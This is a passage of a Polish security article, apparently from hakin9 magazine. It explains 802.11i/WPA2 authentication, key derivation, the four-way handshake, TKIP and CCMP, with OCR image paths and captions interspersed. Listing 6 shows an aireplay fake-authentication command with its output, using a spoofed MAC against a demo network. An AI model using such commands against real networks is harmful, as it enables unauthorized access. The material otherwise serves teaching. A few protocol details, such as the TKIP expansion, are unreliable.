W sieciach bezprzewodowych za uwierzytelnianie odpowiada punkt dostępowy. Każdy fizyczny port sieci (a w przypadku sieci bezprzewodowych – port wirtualny) dzielony jest na dwa porty logiczne, razem składające się na obiekt dostępu do portu, czyli PAE (*Port Access Entity*). PAE uwierzytelniania jest zawsze otwarty i przepuszcza jego ramki, natomiast PAE usług jest otwierany dopiero wtedy, gdy jest w stanie autoryzowanym – czyli po udanym uwierzytelnieniu – i tylko na określony czas (domyślnie 3600 sekund). Decyzja o dopuszczeniu dostępu jest na ogół podejmowana przez trzecią stronę komunikacji, czyli serwer uwierzytelniania, którym może być zarówno osobny serwer Radius, jak i prosty proces działający w ramach punktu dostępowego (na przykład w sieciach domowych). Rysunek 3 ilustruje proces komunikacji podmiotów 802.1X.

Standard 802.11i wprowadza w IEEE 802.1X drobne zmiany dla potrzeb sieci bezprzewodowych, mające na celu zabezpieczenie przed kradzieżą tożsamości. Wprowadzone zostało dodatkowe uwierzytelnianie wiadomości, które pozwala upewnić się, że zarówno petent, jak i podmiot uwierzytelniający mają wyliczone tajne klucze i włączyli szyfrowanie przed uzyskaniem dostępu do sieci.

Petent i podmiot uwierzytelniający komunikują się za pomocą protokołu opartego na EAP, przy czym rola tego drugiego jest w zasadzie pasywna – może on po prostu przekazywać wszystkie żądania uwierzytelnienia do serwera. EAP określa ogólne zasady transportu różnego rodzaju metod uwierzytelniania i dopuszcza bardzo ograniczoną liczbę komunikatów (*Request*, *Response*, *Success*, *Failure*). Inne komunikaty zależą już od wybranej metody uwierzytelnienia: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM itd. Po zakończeniu tego procesu obie strony (petent i serwer uwierzytelniający) mają własny, tajny klucz nadrzędny. Komunikacja między podmiotem uwierzytelniającym a serwerem odbywa się poprzez protokół EAPOL (*EAP Over LAN*), stosowany w sieciach bezprzewodowych do przenoszenia danych EAP w ramach protokołów wyższego poziomu (na przykład protokołu Radius).

cja mająca za cel popularyzację i certyfikację rozwiązań Wi-Fi) ogłosiła oficjalną rekomendację w reakcji na wątpliwości użytkowników korporacyjnych co do bezpieczeństwa sieci bezprzewodowych. Było jednak oczywiste, że wszelkie nowe rozwiązania będą musiały bazować na wykorzystaniu istniejącego sprzętu.

W czerwcu 2004 roku przyjęto ostateczną wersję standardu 802.11i, której wersja komercyjna otrzymała od Wi-Fi Alliance nazwę WPA2. Standard IEEE 802.11i wprowadzał szereg fundamentalnych zmian, na przykład oddzielenie uwierzytelniania użytkowników od zapewniania integralności i poufności danych, tworząc tym samym niezawodną i skalowalną architekturę bezpieczeństwa nadającą się tak samo dobrze dla sieci domowych, jak dla dużych sieci korporacyjnych. Nowa architektura sieci bezprzewodowych nosi nazwę *Robust Security Network* (RSN) i wykorzystuje uwierzytelnianie z protokołem 802.1X, niezawodną dystrybucję klucza oraz nowe mechanizmy zapewniania integralności i poufności.

Architektura RSN jest bardziej skomplikowana od jego poprzednika, ale za to pozwala tworzyć bezpieczne i skalowalne systemy komunikacji bezprzewodowej. Sieć RSN z założenia dopuszcza wyłącznie urządzenia z obsługą RSN, lecz standard IEEE 802.11i przewiduje też przejściową architekturę TSN (*Transitional Security Network*), dopuszczającą współpracę systemów RSN i WEP – tym samym dającą użytkownikom więcej czasu na przyszłą wymianę sprzętu. Jeśli proces uwierzytelniania lub kojarzenia między punktami sieci odbywa się z wykorzystaniem negocjacji czteroetapowej, to ustalone w ten sposób skojarzenie nosi nazwę RSNA (*Robust Security Network Association*).

Nawiązanie bezpiecznego kontekstu komunikacji składa się z czterech faz (patrz Rysunek 4):

- uzgodnienia polityki bezpieczeństwa,
- uwierzytelniania 802.1X,
- generowania i dystrybucji klucza,
- zapewnienia integralności i poufności danych w ramach architektury RSNA.

Faza 1: Uzgodnienie polityki bezpieczeństwa

W ramach pierwszej fazy komunikujące się strony muszą uzgodnić stosowaną politykę bezpieczeństwa. Polityki obsługiwane przez punkt dostępowy są ogłaszane jako parametr *Beacon* lub zwracane w komunikacie *Probe Respond*, stanowiącym odpowiedź na nadesłany przez klienta *Probe Request*. Potem następuje standardowe otwarte uwierzytelnianie (podobne, jak w przypadku sieci TSN, gdzie uwierzytelnianie jest zawsze udane). Odpowiedź klienta jest dołączana do żądania skojarzenia (*Association Request*) i zatwierdzana za pomocą odpowiedzi odesłanej przez punkt dostępowy (*Association Response*). Informacje o polityce bezpieczeństwa są przesyłane

Listing 6. *Fałszywe uwierzytelnianie*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

w ramach pola IE (*Information Element*) ramki RSN, określającego:

- obsługiwane metody uwierzytelniania (802.1X, *Pre-Shared Key* (PSK)),
- protokoły bezpieczeństwa dla transmisji pojedynczej (CCMP, TKIP itd.) – zestaw szyfrów do komunikacji jeden do jednego,
- protokoły bezpieczeństwa dla transmisji grupowej (CCMP, TKIP itd.) – zestaw szyfrów do komunikacji grupowej,
- obsługę wstępnego uwierzytelniania, dzięki któremu użytkownicy mogą się płynnie przełączać między różnymi punktami dostępowymi w tej samej sieci.


Rysunek 5 przedstawia przebieg pierwszej fazy.

Faza 2: uwierzytelnianie 802.1X


Druga faza obejmuje uwierzytelnianie 802.1X wykorzystujące EAP i konkretną, uzgodnioną wcześniej metodę uwierzytelniania: EAP/TLS z certyfikatami klienta i serwera (co wymaga dostępności infrastruktury klucza publicznego), EAP/TTLS lub PEAP z uwierzytelnianiem mieszanym (certyfikaty są wymagane jedynie od serwerów) itd. Proces uwierzytelniania 802.1X rozpoczyna się w chwili, gdy punkt dostępowy zażąda danych o tożsamości klienta. Odpowiedź klienta określa preferowaną metodę uwierzytelnienia. Między klientem a serwerem uwierzytelniającym wymieniane są następnie komunikaty mające na celu ustalenie wspólnego klucza nadrzędnego (*Master Key*, czyli MK). Na zakończenie serwer wysyła do punktu dostępowego komunikat *Radius Accept*, zawierający MK i ostateczny komunikat *EAP Success* dla klienta. Rysunek 6 ilustruje przebieg drugiej fazy.

Faza 3: Hierarchia i dystrybucja kluczy


Bezpieczeństwo połączenia w dużym stopniu zależy od tajnych kluczy. Każdy klucz ma w architekturze RSN ograniczony czas ważności, a ogólne bezpieczeństwo zapewnia cały zbiór



Rysunek 3. *Zgodny ze specyfikacją IEEE model architektury 802.1X*



Rysunek 4. *Fazy działania protokołu 802.11i*



Rysunek 5. *Faza 1: uzgodnienie polityki bezpieczeństwa*

różnych kluczy, zorganizowanych w hierarchię. Po udanym uwierzytelnieniu tworzony jest bezpieczny kontekst komunikacji, po czym tymczasowe klucze sesji są tworzone i regularnie aktualizowane aż do zamknięcia kontekstu. Celem trzeciej fazy jest wygenerowanie i wymiana kluczy. W ramach generowania kluczy wykorzystywane są dwie procedury negocjacji (patrz Rysunek 7):

- czteroetapowa negocjacja (*4-Way Handshake*) dla ustalenia kluczy tymczasowych: pojedynczego PTK (*Pairwise Transient Key*) i grupowego GTK (*Group Transient Key*),

- negocjacja klucza grupowego dla odnowienia klucza GTK.


Proces generowania pojedynczego klucza głównego PMK (*Pairwise Master Key*) różni się w zależności od stosowanej metody uwierzytelniania:

- jeśli używany jest z góry ustalony klucz PSK (*Pre-Shared Key*), to PMK = PSK. PSK jest generowany na podstawie hasła (od 8 do 63 znaków) lub ciągu 256-bitowego i jest przeznaczony dla sieci domowych i małych sieci firmowych nieposiadających serwera uwierzytelniającego,
- jeśli używany jest serwer uwierzytelniający, to PMK jest wyliczany z klucza głównego MK dla 802.1X.


Sam klucz PMK nie jest nigdy używany do szyfrowania czy sprawdzania integralności. Dopiero na jego podstawie generowany jest tymczasowy klucz szyfrujący – w przypadku transmisji pojedynczej będzie nim PTK. Długość PTK zależy od stosowanego protokołu szyfrującego – 512 bitów dla TKIP, 384 bity dla CCMP. Klucz PTK składa się z kilku kluczy tymczasowych o konkretnych zastosowaniach:

- KCK (*Key Confirmation Key* – 128 bitów): klucz do generowania kodu uwierzytelniającego wiadomości (MIC), używany w ramach negocjacji czteroetapowej i negocjacji klucza grupowego,
- KEK (*Key Encryption Key* – 128 bitów): klucz do zapewniania poufności danych w czasie negocjacji czteroetapowej i negocjacji klucza grupowego,
- TK (*Temporary Key* – 128 bitów): klucz do szyfrowania danych (używany przez TKIP i CMMP),
- TMK (*Temporary MIC Key* – 2x64 bity): klucz do uwierzytelniania danych (używany wyłącznie przez algorytm Michael z TKIP). Dla każdej z komunikujących się stron używany jest osobny klucz.

Hierarchię kluczy przedstawia Rysunek 8.



Rysunek 6. *Faza 2: uwierzytelnianie 802.1X*




Rysunek 7. *Faza 3: generowanie i dystrybucja kluczy*

Proces negocjacji czteroetapowej, inicjowany przez punkt dostępowy, ma na celu:


- potwierdzenie, że klient faktycznie zna klucz PMK,
- wygenerowanie nowego klucza PTK,
- instalację kluczy szyfrowania i integralności,
- szyfrowanie transportu klucza GTK,
- potwierdzenie wyboru zestawu szyfrów.

Podczas negocjacji czteroetapowej, między klientem a punktem dostępowym wymieniane są cztery komunikaty *EAPOL-Key*. Proces ten ilustruje Rysunek 9.

Klucz PTK jest wyliczany na podstawie: klucza PMK, stałego ciągu znaków, adresu MAC punktu dostępowego, adresu MAC klienta i dwóch losowych wartości jednorazowych *ANonce* i *SNonce*, generowanych odpowiednio przez podmiot uwierzytelniający i petenta. Punkt dostępowy inicjuje cały proces generując losową wartość *ANonce* i wysyłając ją petentowi bez szyfrowania czy wprowadzania jakichkolwiek zabezpieczeń integralności. Petent generuje własną wartość losową *SNonce* i znając *ANonce* może już wyliczyć PTK i tymczasowe klucze pochodne, więc odsyła *SNonce* oraz kod MIC uzyskany dzięki kluczowi KCK z drugiej wiadomości. Podmiot uwierzytelniający odbiera wiadomość i pobiera z niej wartość *SNonce* (wiadomość nadal nie jest szyfrowana), więc może wyliczyć klucz PTK i pochodne klucze tymczasowe, a dzięki temu sprawdzić poprawność kodu MIC w drugiej wiadomości. Poprawna wartość MIC ozna-



Rysunek 8. *Faza 3: hierarchia kluczy pojedynczych*



Rysunek 9. *Faza 3: negocjacja czteroetapowa*

cza, że petent zna klucz i poprawnie wyliczył klucz PTK oraz pochodne klucze tymczasowe.

Trzeci komunikat jest wysyłany do petenta i zawiera zaszyfrowany kluczem KEK klucz GTK, wyliczony na podstawie losowego GMK i wartości *GNonce* (widać to dokładnie na Rysunku 10). Wysyłany jest również kod MIC dla trzeciego komunikatu, uzyskany przy pomocy klucza KCK. Po odebraniu wiadomości petent sprawdza MIC by upewnić się, że punkt dostępowy zna klucz PMK i poprawnie wyliczył klucz PTK oraz pochodne klucze tymczasowe.

Ostatni komunikat potwierdza zakończenie negocjacji i sygnalizuje, że petent instaluje klucz i będzie go używał do szyfrowania. Po odebraniu komunikatu i weryfikacji jego kodu MIC, podmiot uwierzytelniający również instaluje klucz i przechodzi do szyfrowania. W ten sposób klient i punkt dostępowy uzgodnili, wyliczyli i zainstalowali klucze szyfrujące, których mogą odtąd używać do stworzenia bezpiecznego kanału komunikacji w transmisji pojedynczej.

Transmisje grupowe chroni stosowny klucz tymczasowy GTK (*Group Transient Key*), generowany na podstawie głównego klucza grupowego GMK (*Group Master Key*), stałego ciągu znaków, adresu MAC punktu dostępowego oraz wartości losowej *GNonce*. Długość GTK zależy od protokołu szyfrującego – 256 bitów dla TKIP, 128 bitów dla CCMP. GTK dzieli się na specjalizowane klucze tymczasowe:

- GEK (*Group Encryption Key*) – klucz do szyfrowania danych (używany przez TKIP i przez CCMP do szyfrowania i uwierzytelniania),
- GIK (*Group Integrity Key*) – klucz do uwierzytelniania danych (używany tylko przez algorytm Michael w TKIP).

Hierarchię kluczy grupowych przedstawia Rysunek 10.

W ramach negocjacji klucza grupowego między klientem a punktem dostępowym wymieniane są dwa komunikaty *EAPOL-Key*. Proces negocjacji wykorzystuje tymczasowe klucze KCK i KEK wygenerowane podczas negocjacji czteroetapowej – ilustruje to Rysunek 11.

Jedynym celem negocjacji klucza grupowego jest anulowanie skojarzenia klienta i odnowienie klucza GTK na jego żądanie. Podmiot uwierzytelniający wybiera losową liczbę *GNonce* i generuje nowy klucz GTK, a następnie, po zaszyfrowaniu go kluczem KEK, wysyła go do petenta, wraz z numerem sekwencyjnym GTK oraz kodem MIC wiadomości wyliczonym za pomocą KCK. Po otrzymaniu komunikatu klient sprawdza kod MIC, po czym możliwe staje się odszyfrowanie klucza GTK.

Drugi komunikat jest wysyłany przez klienta jako potwierdzenie negocjacji klucza grupowego i zawiera numer sekwencyjny klucza GTK oraz kod MIC tej dla wiadomości.

Po otrzymaniu komunikatu i sprawdzeniu wartości kodu MIC, podmiot uwierzytelniający instaluje nowy klucz GTK.

Istnieje też procedura negocjacji klucza *STAkey*, ale nie będziemy jej tu omawiać. Jej celem jest wygenerowanie przez punkt dostępowy tajnego klucza tymczasowego o nazwie *STAkey*, używanego do obsługi połączeń zestawianych na żądanie.

Faza 4: poufność i integralność danych RSNA


Wszystkie klucze wygenerowane w poprzednich etapach są wykorzystywane w protokołach zapewniania poufności i integralności danych RSNA:

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).


Zanim szczegółowo poznamy poszczególne protokoły, konieczne jest dokładne zrozumienie różnicy między jednostkami danych MSDU (*MAC Service Data Unit*) a MPDU (*MAC Protocol Data Unit*). Obie jednostki odpowiadają pojedynczemu pakietowi danych, ale MSDU odpowiada pakietowi przed fragmentacją, natomiast MPDU to część pierwotnego pakietu po fragmentacji. Różnica między tymi jednostkami jest istotna w przypadku szyfrowania TKIP i CCMP, gdyż w TKIP kod MIC jest wyliczany na podstawie MSDU, podczas gdy w CCMP jest on wyliczany z MPDU.

Podobnie do protokołu WEP, TKIP oparty jest na algorytmie RC4, lecz powód jego istnienia jest tylko jeden: umożliwienie przyszłej aktualizacji systemów WEP do obsługi bardziej bezpiecznego protokołu. Obsługa TKIP jest wymagana do uzyskania certyfikacji WPA, natomiast w ramach RSN 802.11i jest tylko opcjonalna. TKIP implementuje mechanizmy mające na celu zaradzenie opisanym wcześniej podatnościom WEP:

- zapewnianie integralności – nowy kod integralności wiadomości (MIC) o nazwie Michael może być implementowany nawet w oprogramowaniu działającym na powolnych procesorach,
- WI – nowe reguły wyboru wartości WI, wykorzystanie WI jako licznika powtórzeń (TSC – *TKIP Sequence Counter*) oraz inkrementacja kolejnych WI w celu zapobiegania atakom powtórzeniowym,
- mieszanie klucza dla pojedynczych pakietów (*Per Packet Key*) – możliwość stosowania pozornie niepowiązanych kluczy szyfrujących,
- zarządzanie kluczami: nowy mechanizm zarządzania kluczami i ich wymianą.




Rysunek 10. *Faza 3: hierarchia kluczy grupowych*



Rysunek 11. *Faza 3: negocjacja klucza grupowego*

Proces mieszania klucza TKIP składa się z dwóch etapów. Etap pierwszy wykorzystuje dane statyczne: tajny klucz sesji (TEK), adres MAC nadawcy (pozwalający uniknąć kolizji WI) oraz starsze 32 bity WI. Etap drugi korzysta z wyniku etapu pierwszego oraz młodszych 16 bitów WI, zmieniając wszystkie bity pola *Per Packet Key* dla kolejnych nowych WI. Wartość WI zawsze zaczyna się od 0 i jest zwiększana o 1 dla każdego wysyłanego pakietu, przy czym odrzucane są wszystkie pakiety, w których wartość licznika TSC nie jest większa od wartości dla poprzedniego pakietu. Wynik drugiej fazy mieszania, część rozszerzonego WI oraz dodatkowy bit są podawane na wejściu algorytmu RC4. Wygenerowany w ten sposób strumień klucza jest XOR-owany z MPDU tekstu jawnego, kodem MIC wyliczonym dla tego MPDU i starym ICV protokołu WEP (patrz Rysunek 12).

Wyliczanie kodu MIC wykorzystuje stworzony przez Nielsa Fergusona algorytm Michael. Został on stworzo-



Rysunek 12. *Mieszanie kluczy i szyfrowanie TKIP*

ny specjalnie dla potrzeb TKIP a założony w nim poziom bezpieczeństwa ma 20 bitów (przy czym ze względów wydajnościowych nie może korzystać z operacji mnożenia, gdyż musi być obsługiwany również na starszym sprzęcie przeznaczonym do przyszłej aktualizacji do WPA). Ograniczony poziom bezpieczeństwa wymaga dodatkowych zabezpieczeń przed fałszowaniem kodu MIC. Więcej niż jedno niepowodzenie weryfikacji kodu MIC na minutę powoduje zablokowanie komunikacji na 60 sekund, po czym konieczne jest ustalenie nowych kluczy GTK i PTK. Wyliczany przez Michaela MIC jest ośmiooktetową wartością kontrolną dołączaną do każdego MSDU przed jego wysłaniem. MIC jest wyliczany na podstawie adresu nadawcy, adresu odbiorcy, nieszyfrowanego MSDU i odpowiedniego klucza TMK (do wysyłania i odbioru wiadomości używane są różne klucze).

Protokół CCMP bazuje na szyfrze blokowym AES (*Advanced Encryption Standard*) w trybie CCM z kluczem i blokami o długości 128 bitów. Z pozoru mogłoby się zdawać, że szyfr AES jest dla CCMP tym, czym RC4 dla TKIP, jednak w przeciwieństwie do TKIP, którego celem jest jedynie utrzymanie obsługi starszego sprzętu, CCMP nie jest kompromisem, lecz zupełnie nowym protokołem. CCMP generuje kod MIC w trybie licznika metodą uwierzytelniania CBC (*Cipher Block Chaining*).

W nowym protokole pojawiło się kilka ciekawych rozwiązań, na przykład wykorzystanie tego samego klucza z różnymi WI do szyfrowania i uwierzytelniania, albo objęcie uwierzytelnianiem również danych nieszyfrowanych. Protokół CCMP rozszerza MPDU o dodatkowych 16 bajtów: 8 bajtów na nagłówek CCMP i osiem bajtów na kod MIC. Nagłówek CCMP jest nieszyfrowanym polem umieszczanym między nagłówkiem MAC a szyfrowanymi danymi i zawierającym 48-bitowy numer pakietu (czyli rozszerzony WI) oraz pole klucza grupowego *KeyID*. Numer pakietu jest zwiększany o jeden dla każdego kolejnego MPDU.

